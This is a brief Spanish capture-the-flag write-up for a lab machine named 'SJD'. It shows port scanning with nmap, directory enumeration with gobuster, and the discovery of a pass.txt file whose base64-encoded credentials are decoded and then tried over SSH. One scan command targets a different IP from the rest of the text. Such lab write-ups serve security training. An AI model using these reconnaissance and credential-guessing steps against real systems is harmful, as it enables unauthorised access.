SJD

CONECTIVIDAD

ping para verificar la conectividad con el host identificado.

```
ping -c1 172.17.0.2
```


ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.15   -T 2
```

22/tcp OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)

80/tcp Apache httpd 2.4.58 ((Ubuntu))

puerto 80



ENUMERACIÓN

Con gobuster vamos a buscar archivos y directorios

gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirb/common.txt -x html,php,asp,aspx,txt

/descargas.html (Status: 200) [Size: 4468]
/img (Status: 301) [Size: 306] [--> http://172.17.0.2/img/]
/index.php (Status: 200) [Size: 6968]
/index.php (Status: 200) [Size: 6968]
/index1.html (Status: 200) [Size: 10703]
/pass.txt (Status: 200) [Size: 42]

En pass.txt, encontramos

sjd c2pkCg==
admin YWRtaW4K
root MTk3MQo=


echo "c2pkCg==" | base64 -d
sjd

echo "YWRtaW4K" | base64 -d
admin

echo "MTk3MQo=" | base64 -d
1971

EXPLOTACIÓN

Probamos cada uno de ellas como credenciales de acceso por SSH



Buen día 😊